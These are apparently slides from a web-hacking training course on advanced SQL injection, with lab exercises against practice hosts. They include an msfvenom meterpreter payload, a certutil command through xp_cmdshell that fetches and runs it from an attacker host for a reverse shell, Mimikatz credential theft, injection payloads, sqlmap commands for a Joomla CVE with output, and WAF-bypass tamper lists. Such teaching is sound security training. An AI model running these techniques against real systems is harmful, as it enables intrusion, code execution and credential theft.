


The screenshot shows a Joomla administrator control panel. The URL in the browser is `/joomla/administrator/index.php`. The page title is "Control Panel". There are two message boxes: a green "Message" box containing "Item saved." and a red "Error" box containing "XPATH syntax error: 'jimou3f35if5vt4o7lb7ceafdf6'". The error message is highlighted with a red box.

Reference: <https://www.notsosecure.com/analyzing-cve-2018-6376/>

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

Second Order Injection Illustration



Out-of-Band exploitation

In certain cases the applications even though vulnerable to SQL injection don't reveal much information in the application response.


In such cases inbuilt SQL functions can be used to confirm and then exploit the vulnerability.

Out-of-Band exploitation

Attack Scenario:

- Different SQL platforms (e.g. MSSQL, MySQL etc.) have various inbuilt functions which can be used to identify and exploit SQL injection vulnerabilities.
- One such stored procedure is ‘master.sys.xp_dirtree’ in MSSQL, which can be used for multiple purposes such as listing files in a directory to making Out-of-band requests.

Out-of-Band exploitation



Exercise 10.1 - Second Order SQL Injection

- Identify a Second order injection using your account.
- Exploit the injection to extract the name of the user running the service:

Challenge URL:

<http://topup.webhacklab.com/Account/SecurityQuestion>



00:35:00


SQLi through Crypto

- 3rd Party interaction requiring transfer of sensitive information like payment gateway uses encryption to protect data.
- If encryption endpoint is exposed attacker may still be able to craft payloads leveraging it.

Transaction Flow

- The client supplied data is sent to the server as it is and the server sends back the encrypted form of it.
- This encrypted data is then sent to another application for validation.
- Once this application validates the data, the first application moves on and completes the process.

Transaction Flow



SQLi through Crypto


- The attacker can capture the initial request and craft multiple requests with different payloads and receive their encrypted form.
- Then sending the encrypted data to the second application and performing the attack.

Demo 10.2 - SQLi Through Crypto - OOB

- Identify data encryption endpoint using your registered account.
- Utilize the knowledge of encryption endpoint to confirm SQL injection using an OOB channel:

Challenge URL: <http://topup.webhacklab.com/Shop/Order>

Note: Use an account with valid email to place an order and receive the transaction receipt. Use any random number for the Credit Card number. Do **NOT** use a real credit card number.



SQLi to Reverse Shell

As mentioned previously SQL injection can lead to OS command execution in some cases.

In this section we'll discuss a SQL injection scenario which will allow us to force the DB machine to initiate a connection back to our machine.

SQLi to Reverse Shell

Terminology:

Metasploit: A framework used for identifying, exploiting and creating exploits for vulnerabilities. It contains modules like auxiliary, exploits, payloads etc. to perform various operations.

Meterpreter: An advanced payload which provides many in-build commands for post-exploitation such as sysinfo, getuid, loading of modules like mimikatz etc.

Msfvenom: A metasploit utility to generate payload file/shellcode.

Attack Scenario: SQLi to Reverse Shell

- Identify a SQL injection vulnerability in the application.
- Create a payload (using msfvenom):

```
msfvenom -p windows/x64/meterpreter_reverse_http  
LHOST=<IP> LPORT=443 -f exe > userX.exe
```

- Host the payload using python HTTP server:

```
sudo python -m SimpleHTTPServer 8000
```

- Transfer the payload to the victim box (using certutil, bitsadmin or powershell):

```
EXEC xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f  
http://<IP>:8000/userX.exe C:\Windows\Temp\userX.exe'
```

SQLi to Reverse Shell

- Start Metasploit multi handler and execute the payload:

```
EXEC xp_cmdshell "powershell.exe
C:\Windows\Temp\userX.exe"
```

- We should receive a shell now.
- The acquired shell is of low privilege:
NT Service\MSSQLSERVER
- Try to escalate the privilege by impersonating the token of the Administrator user.
- Using Mimikatz to extract the cleartext credentials from memory.

Exercise 10.3 - SQL Injection to Reverse Shell

- Continue with Demo 10.2 to obtain a reverse shell on the DB host using Metasploit and native Windows tools (powershell, certutil, cscript etc.):

Challenge URL: <http://topup.webhacklab.com/api/voucher>



00:40:00

Case Study: CVE-2018-6376

- Affected: Joomla version (<= 3.8.3 and >= 3.7.0)
- Malicious payload stored securely in DB during profile update [manager, admin, superadmin roles only].
- Dashboard displays profile details and results in executing SQLi



Reference: <https://www.notsosecure.com/analyzing-cve-2018-6376/>

Attack Scenario

- Manager injects the payload via profile upload.
- 2nd Order SQLi occurs when dashboard is loaded.


Execution Trick

- Affected parameter 'jforms[params][admin_style]' was treated as an array and only index 0 was being consumed SQL query.
- Changing parameter to 'jform[params][admin_style][0]' worked.

Demo 10.4 - SQL Injection on Joomla

- Identify and exploit second order SQL Injection point in Joomla Instance
- Fetch the databases from database server

Challenge URL: <http://cms.webhacklab.com:81/>



Automated Exploitation via SQLMap

- Partial payload with injection point marked:

```
'extractvalue(0x0a,concat(0x0a,(select @@version  
where 1=1 *)))'
```

- SQLMap execution for 2nd Order Exploitation:

```
sqlmap -r 1.txt --dbms MySQL --second-order  
"http://<IP/domain>/joomla/administrator/index.ph  
p" --dbs
```

```
[11:06:24] [INFO] confirming MySQL  
[11:06:24] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 16.04  
web application technology: Apache 2.4.18  
back-end DBMS: MySQL >= 5.0.0  
[11:06:24] [INFO] fetching database names  
[11:06:24] [INFO] used SQL query returns 7 entr  
[11:06:24] [INFO] resumed: information_schema  
[11:06:24] [INFO] resumed: joomla  
[11:06:24] [INFO] resumed: mysql  
[11:06:24] [INFO] resumed: nss  
[11:06:24] [INFO] resumed: performance_schema  
[11:06:24] [INFO] resumed: phpmyadmin  
[11:06:24] [INFO] resumed: sys  
  
available databases [7]:  
[*] information_schema  
[*] joomla  
[*] mysql  
[*] nss  
[*] performance_schema  
[*] phpmyadmin  
[*] sys
```

[11:06:24] [INFO] fetched data logged to text f

References: <https://www.notsosecure.com/analyzing-cve-2018-6376/>
https://notsosecure.com/whbb/WHBB_2nd_Order_SQLi-Exploitation_SQLMap.pdf

SQLMap - Features

- Full supports to databases
 - MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix
- SQL injection techniques
 - boolean-based blind, time-based blind, error-based, UNION query and stacked queries
- Fingerprinting and enumeration
 - Back-end database, version, operating system, databases, tables, columns, get privileges, dump databases
- Tamper scripts (WAF protection Bypass)
- Download/upload files
- Execute SQL queries and arbitrary commands
- **Second-order SQL injection and out-of-band exploitations**

SQLMap - How does it work?

- SQLMap sends payloads which we use while discovering SQL injection manually
- Example of such payloads:
 - ' OR '6778'='6778
 - OR 6778=6778 AND 'test'='test'
 - ' OR 6778=6778 AND "4232"='4232
 - --) AND 9785=3807-- gMMC
 - 1' and 1=1--) AND 9739=9739-- DwCv
 - 1' and 1=1--))) AND 7730=9544 AND (((2435=2435
 - 1' and 1=1-- ''||(SELECT 'qBty' WHERE 2571=2571 AND 7768=8138)||'

SQLMap - Usage of tamper scripts(--tamper)

- Bypass the firewall filters
- List of tamper scripts:

apostrophemask	concat2contcatws	percentage	space2mssqlhash
apostrophenullencode	equaltolike	randomcase	space2mysqlblank
appendnullbyte	greatest	randomcomments	space2mysqldash
between	ifnull2ifisnull	securesphere	space2plus
base64encode	halfversionedmorekeywords	space2comment	space2randomblank
bluecoat	modsecurityversioned	space2dash	sp_password
chardoubleencode	modsecurityzeroversiond	space2hash	unionalltounion
charencode	multiplespaces	space2morehash	unmagicquotes
charunicodeencode	nonrecursivereplacement	space2mssqlblank	versiondkeywords

SQLMap - Usage of asterisk(*)

- Use case: Manual assessment shows that the parameter is vulnerable and SQLMap is able to discover the instance but does not work properly/fails to exploit/enumeration data
- Payload observation - an example:
 - 1' and 1=(select case when **1=1** then 1 else 1/0 end)--+ → TRUE
 - 1' and 1=(select case when **1=2** then 1 else 1/0 end)--+ → FALSE
- SQLMap detects but failed to exploit/enumeration data
- Asterisk(*) may help in such case:
 - 1' and 1=(select case when **(1=(select+'1'*))** then 1 else 1/0 end)--+

SQLMap - Arbitrary Query/Code Execution

- SQL Query Commands
 - --sql-query
 - Run a SQL query which was provided in command line argument
 - --sql-shell
 - Run multiple queries, works like a DB login
 - --sql-file
 - Execute statements from the file
- OS Commands
 - --os-cmd
 - Run an OS Command
 - --os-shell
 - Interactive operating system shell
 - --os-pwn
 - Prompt for OOB, meterpreter or VNC
 - --os-smbrelay
 - One click prompt for an OOB shell, Meterpreter or VNC
 - --os-bof
 - Stored procedure buffer overflow exploitation

SQLMap - Eval option

- How to use SQLMap eval option
- How to use SQLMap where parameter generated at runtime based on SQLMap SQL Injection Payload

SQLMap - Eval option usage

--eval=EVALCODE

- Evaluate provided Python code before the request
- e.g."import hashlib;import hmac;OUTPUT_PARAM=(hmac.new("HMAC_KEY", "DATA",hashlib.sha256)).hexdigest().upper();"
- Replace the “OUTPUT_PARAM” request parameter before sending SQLMap SQL Injection http request to application server

Exercise 10.5 - Advance SQLMAP Usage with eval option

- Identify SQL Injection point
- Fetch the databases from database server

Challenge URL: <http://topup.webhacklab.com>

```
SE CHAR(48) END))+CHAR(113)+CHAR(113)+CHAR(107)+CHAR(122)+CHAR(113)))+ '&pid=2&sig=405DB8A83B5151E250F3DF177C567  
682EEA192DEB3F254078D7F607D

[54:20] [INFO] the back-end DBMS is Microsoft SQL Server
server operating system: Windows 10 or 2016
application technology: ASP.NET 4.0.30319, Microsoft IIS 10.0, ASP.NET
-end DBMS: Microsoft SQL Server 2016
[54:20] [INFO] fetching database names
[54:20] [INFO] used SQL query returns 5 entries
[54:20] [INFO] resumed: awhdb
[54:20] [INFO] resumed: master
[54:20] [INFO] resumed: model
[54:20] [INFO] resumed: msdb
[54:20] [INFO] resumed: tempdb
lable databases [5]:
awhdb
master
model
msdb
tempdb
```



00:30:00

Situation: Getting OOB calls but no shell? So, you're there but still not there?

Probable cause: Security controls in place.



So: How do we get a breakthrough? or did we just reach our limits?




Data Exfiltration over DNS (OOB)

The DNS protocol is an excellent covert channel. It is less monitored in comparison to other Internet protocols (e.g., HTTP, FTP,) for posing a lesser risk. Thus, it has higher chance of bypassing egress filtering.

Challenges

